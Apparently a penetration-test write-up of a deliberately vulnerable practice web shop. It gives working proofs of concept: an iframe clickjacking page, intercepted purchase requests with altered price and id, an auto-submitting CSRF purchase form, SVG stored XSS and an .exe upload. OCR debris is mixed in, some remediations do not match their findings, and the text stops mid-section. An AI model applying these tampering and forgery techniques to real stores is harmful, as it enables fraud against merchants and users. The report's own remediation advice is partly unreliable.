1. Validate and sanitize data.
2. Whitelist trusted URL
3. Use firewall and network segmentation

VULNERABILITY TYPE: CLICKJACKING

DESCRIPTION :

Clickjacking, a subset of UI redressing, is a malicious technique whereby a web user is deceived into interacting (in most cases by clicking) with something other than what the user believes they are interacting with.

URL :


foophones.securitybrigade.com:8080/

IMPACT:

1. Unauthorized actions: Clickjacking can be used to trick a user into clicking on a button or link that performs an action the user did not intend, such as making a purchase or transferring funds.
2. **Data theft: Clickjacking can be used to steal sensitive information from a user, such as login credentials, credit card numbers, or personal information**.
3. **Malware installation: Clickjacking can be used to trick a user into downloading and installing malware on their system, which can lead to further attacks and data breaches.**
4. Reputation damage: If a user falls victim to a clickjacking attack, it can damage the reputation of the website or application that was used to carry out the attack.


POC :

1. Make a html file with the following code name it test123456.html



```
<html>
 <head>
        <title>Clickjack test page</title>
    </head>
    <body>
        <iframe src="http://foophones.securitybrigade.com:8080" width="500" height="500"></iframe>
    </body></html>
```

2. Open the html document on a tab :


file:///C:/Users/deboc/OneDrive/Desktop/test123456.html
FOO PHONES
A MOBILE PHONES (VULNERABLE) COMPANY
Home
Log in
Register
Our latest products

The site is loaded inside a iframe tag which thus confirms the presence of vulnerability.

<u>REMEDIATION :</u>

Implement a variety of security measures, such as using frame-busting scripts, setting the X-Frame-Options header, and using content security policies (CSPs) to limit the types of content that can be loaded on a page.

VULNERABILITY : HTTP PARAMETER MANIPULATION/ BUISSNESS LOGIC VULNERABILITY

DESCRIPTION :

HTTP Parameter Manipulation (HPM) is a type of attack in which an attacker modifies the parameters of an HTTP request in order to gain unauthorized access or perform malicious actions on a web application.

The attack involves manipulating the values of HTTP parameters, such as form data, cookies, or query strings, to bypass security measures or gain access to sensitive information. This can be done by intercepting and modifying the HTTP request before it reaches the web server, or by using automated tools to submit multiple requests with different parameter values to identify vulnerabilities.

URL:

foophones.securitybrigade.com:8080/buy_confirm.php?id=1&price=59$

IMPACT:

Application logic manipulation: **HPM can be used to manipulate the application logic of a web application, for example, by changing the values of parameters to perform unauthorized actions, such as changing user permissions or modifying data.**


Denial of service: HPM can be used to overload the server by submitting multiple requests with different parameter values, leading to a denial of service (DoS) attack.

ISSUE:


The site's price parameter can be manipulated and a item can be brought at a lower price.

POC:

1. Login in the application and go to the buy.php endpoint and intercept the request in the burp proxy as we can see the price is 29$ product is nokia and credit is $99.




2. Now intercept this request and modify the price parameter value to 1$.


kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Burp Suite Professional v2022.6.1 - Temporary Project - Licensed to Zer0DayLab
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Open Browser
Inspector

Request to http://foophones.securitybrigade.com:8080 [185.136.166.62]

```
POST /buy_confirm.php HTTP/1.1
Host: foophones.securitybrigade.com:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://foophones.securitybrigade.com:8080
Connection: close
Referer: http://foophones.securitybrigade.com:8080/buy.php?id=1
Cookie: PHPSESSID=0u8n58s508blr20ebppd8gggb6
Upgrade-Insecure-Requests: 1

shipping=ki&price=1&id=1
```

3. **Now forward the request and see that the credit is down to 40$ and we have 3 nokia products two at a price of 29$ only one for 1$.**


kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
Security Brigade
foophones.securitybrigade.com
Getting Started
Command Injection Pay...
(3263) Chef And Babla ...
Other Bookmarks
FOO PHONES
A MOBILE PHONES (VULNERABLE) COMPANY
Home
MyAccount
Log out
Right Ctrl

My Account

YOUR PURCHASES
2023-05-04 Nokia 5110
2023-05-04 Nokia 5110
2023-05-04 Nokia 5110

YOUR CREDIT IS: $40

YOUR ACCOUNT
I'm sorry, you only have a few bucks in your account.
You can't afford one of our amazing Smartphones :(

© COPYRIGHT 2009, SECURITY BRIGADE

Now with only $59 i have bought 3 products with price 29$ which thus confirms the presence of vulnerability.

<u>REMEDIATION:</u>

1. Parameterization of database queries
2. Output encoding
3. Input validation

VULNERABILITY TYPE : STORED XSS

DESCRIPTION :

In this the attacker is able to inject malicious javascript code and the server stores the code in the database and it becomes persistent in the code so any user visits the site gets compromised **.**
Stored XSS (Cross-Site Scripting) is a type of web application vulnerability that occurs when user input containing malicious scripts is stored on a server and later served to other users who access the same page. This type of attack can be very dangerous, as it can allow an attacker to execute arbitrary code in the context of other users, potentially stealing their data or taking over their accounts.

ISSUE:


The site's upload image functionality is vulnerable to this attack in which a attacker can craft a special svg file with javascript written on it and can execute it on the server which in turn can lead to serious problems and loss of PII .

IMPACT:

The attacker can takeover all the users accounts registered in the application.

POC:

1. Register to the application and upload a .svg file with the following code snippet :


foophones.securitybrigade.com:8080/register.php


Register

Name	batter *
Last Name	batter *
Country	batter *
UserName	batter **
Password	•••••• *
Avatar	Browse... debotest.svg
	Register

* = Required
** = 4 characters minimum

SPECIAL PROMOTION!
Register now and get $00 in your account!

2.now visit :
http://foophones.securitybrigade.com:8080/images/avatars/debotest1.svg


foophones.securitybrigade.com:8080/images/avatars/debotest1.svg

foophones.securitybrigade.com:8080

XSS by DEBO

Now the alert box proves the xss this xss can be leveraged by exporting the browsers password and cookie of the user and thus confirm the vulnerability.

REMEDIATION :

1. Implement file type validation
2. Implement file size validation
3. Implement virus scanning
4. Use Content Security Policy (CSP)

VULNERABILITY TYPE :INSECURE FILE UPLOAD

DESCRIPTION :

File upload vulnerabilities can be exploited in several ways, such as by bypassing file type checks, uploading files with malicious content or by uploading files with unexpected file extensions. Attackers can use these vulnerabilities to upload malicious files that can be used to perform a range of attacks, such as remote code execution, file inclusion, or cross-site scripting (XSS) attacks.

URL :

foophones.securitybrigade.com:8080/images/avatars/

IMPACT:


1. In this attack , **the attacker is able to upload a exe file** or any file in the server and the site contains a direct url to the exe file so any user that visits the url can download the exe file so the **site can be used to distribute malware.**

ISSUE:

1. **The attacker can use the site to distribute malware in form of .exe file across the world which can lead to loss of reputation of the company.**

POC:

1. Login in the site and upload a postman.exe file in the upload image section .




Register

Name	hello *
Last Name	hello *
Country	hello
UserName	hello9090 **
Password	●●●●● *
Avatar	Browse... Postman.exe
	Register

* = Required
** = 4 characters minimum

SPECIAL PROMOTION!
Register now and get $99 in your account!

2. Go to the url http://foophones.securitybrigade.com:8080/images/avatars/Postman.exe



foophones.securitybrigade.com:8080/images/avatars/

```
PShell.sh                 Apr-2023 15:50      101
Password-123              06-Apr-2023 15:51   0
Payload.png               06-Apr-2023 15:50   57K
PhpShell 2.0.php          03-Feb-2023 12:46   8.5K
Phpinfoexecution.php      06-Apr-2023 15:50   1.1K
Postman.exe               04-May-2023 22:30   369K
Q                         06-Apr-2023 15:51   23
RCE.php                   06-Apr-2023 15:51   5.4K
RCE1.php                  06-Apr-2023 15:51   5.4K
RCE_shell.php             06-Apr-2023 15:51   5.1K
```

Now the presence of postman.exe shows that the exe file is successfully uploaded so instead of valid files one can upload any virus,trojan horse,malware which thus confirms the vulnerability.

REMEDIATION:

1. Implement file type validation
2. Implement file size validation
3. Implement virus scanning
4. Use Content Security Policy (CSP)

VULNERABILITY TYPE : MISSING SECURITY HEADER

DESCRIPTION :


Security header vulnerabilities refer to a class of security weaknesses that can occur in the HTTP headers used in web applications. HTTP headers are used to transmit information about a web request and response, and can include information such as cookies, user agents, and content types. Security headers, in particular, are used to add an extra layer of security to web applications by providing information to browsers and other web clients about how to handle the content being delivered.

ISSUE:

The following headers are missing which leads to multiple vulnerabilities in the site like clickjacking,cross-site-scripting,cross-site-request-forgery and more;
The headers missing are :
Content-Security-Policy, X-Frame-Options, X-XSS-Protection, and X-Content-Type-Options

POC:

No headers are present in any of the request throughout the site which confirms the vulnerability



```
et / HTTP/1.1
ost : foophones.securitybrigade.com:8080
ser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
onnection: close
pgrade-Insecure-Requests: 1
ache-Control: max-age=0
```

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Burp Suite Professional v2022.6.1 - Temporary Project - Licensed to Zer0DayLab
Target: http://foophones.securitybrigade.com:8080
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 0
Request Headers 8
0 matches

REMEDIATION

As per the server and its version add all the required and aforementioned header in the site.

VULNERABILITY TYPE : CROSS SITE REQUEST FORGERY

DESCRIPTION:

Cross-Site Request Forgery (CSRF) is a type of security vulnerability that occurs when a malicious website or attacker tricks a user into performing an action on a different website without their knowledge or consent.


CSRF attacks are typically carried out by crafting a specially crafted link or form on a malicious website that targets a vulnerable website. When a user who is logged into the vulnerable website clicks the link or submits the form, the action is performed on the vulnerable website using the user's session credentials, making it appear as if the user initiated the action themselves.

ISSUE

The site’s buy_confirm.php endpoint is vulnerable to csrf attack where a attacker can make a user to buy items without the user consent .


POC:

1. Login with the site account and make a .html file with the following code:



```
<html><body><script>history.pushState('', '', '/')</script>
<form action="http://foophones.securitybrigade.com:8080/buy_confirm.php" method="POST"><input type="hidden"
name="shipping" value="hello" /><input type="hidden" name="price" value="29" /><input type="hidden" name="id"
value="1" /><input type="submit" value="Submit request" /></form></body></html>
```

2. Now on the same browser authenticated with the site sent the submit request button on the site and refresh the site and see it works.




My Account
No purchases so far! What are you waiting for? Santa?

YOUR CREDIT IS: $99


YOUR ACCOUNT
I'm sorry, you only have a few bucks in your account.
You can't afford one of our amazing Smartphones :(

©COPYRIGHT 2008 SECURITY BRIGADE

3. Now after the submit request in :



4. Click on the submit request and refresh the page and see that the credit is reduced.



Confirm purchase

YOUR CREDIT IS NOW: $70

Now see that the credit is reduced and a item is bought which confirms the vulnerability.

<u>REMEDIATION:</u>

1, Using a unique token
2.Implementing SameSite cookies
3.Using a custom HTTP header:

VULNERABILITY TYPE : PARAMETER MANIPULATION

DESCRIPTION:


HTTP Parameter Manipulation is a type of web application attack that occurs when an attacker modifies the parameters of an HTTP request in order to manipulate the behavior of the web application or gain unauthorized access to sensitive information. In an HTTP Parameter Manipulation attack, an attacker modifies the values of parameters in the query string or body of an HTTP request in order to bypass security controls or gain access to sensitive data. For example, an attacker might modify the value of a parameter in a login form to bypass authentication, or modify the value of a parameter in an API request to gain access to privileged information.

ISSUE:

The site is vulnerable to parameter pollution on the parameter id as it can be manipulated and a item of higher price can be brought in lower price .

POC:

1. Login to the account and go to buy option ..



My Account


YOUR PURCHASES
2023-05-04 Nokia 5110

YOUR CREDIT IS: $70

YOUR ACCOUNT
I'm sorry, you only have a few bucks in your account.
You can't afford one of our amazing Smartphones :(


© COPYRIGHT 2009. SECURITY BRIGADE.

2. Now intercept the buy_confirm.php endpoint request and change the parameter id to the id of higher priced item.
   The id parameter is changed from 1 to 2.



```
POST /buy_confirm.php HTTP/1.1
Host: foophones.securitybrigade.com:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://foophones.securitybrigade.com:8080
Connection: close
Referer: http://foophones.securitybrigade.com:8080/buy.php?id=1
Cookie: PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1

shipping=1&price=29&id=2
```

3. Now , forward the request and reload the page and see it works.
   See that the samsung model is bought instead of nokia model with the price of nokia model



FOO PHONES

My Account

YOUR PURCHASES

2023-05-04 Nokia 5110

2023-05-04 Samsung 454

YOUR CREDIT IS: $41

YOUR ACCOUNT

I'm sorry, you only have a few bucks in your account.

You can't afford one of our amazing Smartphones :(

© COPYRIGHT 2009. SECURITY BRIGADE

Now you can see we have two purchases one nokia and one samsung instead of two nokia models which confirm the vulnerability.

REMEDIATION:

Have proper check of certain important parameters in the backend.

VULNERABILITY TYPE : CROSS SITE REQUEST FORGERY

DESCRIPTION:

Cross-Site Request Forgery (CSRF) is a type of security vulnerability that occurs when a malicious website or attacker tricks a user into performing an action on a different website without their knowledge or consent.

CSRF attacks are typically carried out by crafting a specially crafted link or form on a malicious website that targets a vulnerable website. When a user who is logged into the vulnerable website clicks the link or submits the form, the action is performed on the vulnerable website using the user's session credentials, making it appear as if the user initiated the action themselves.

IMPACT:

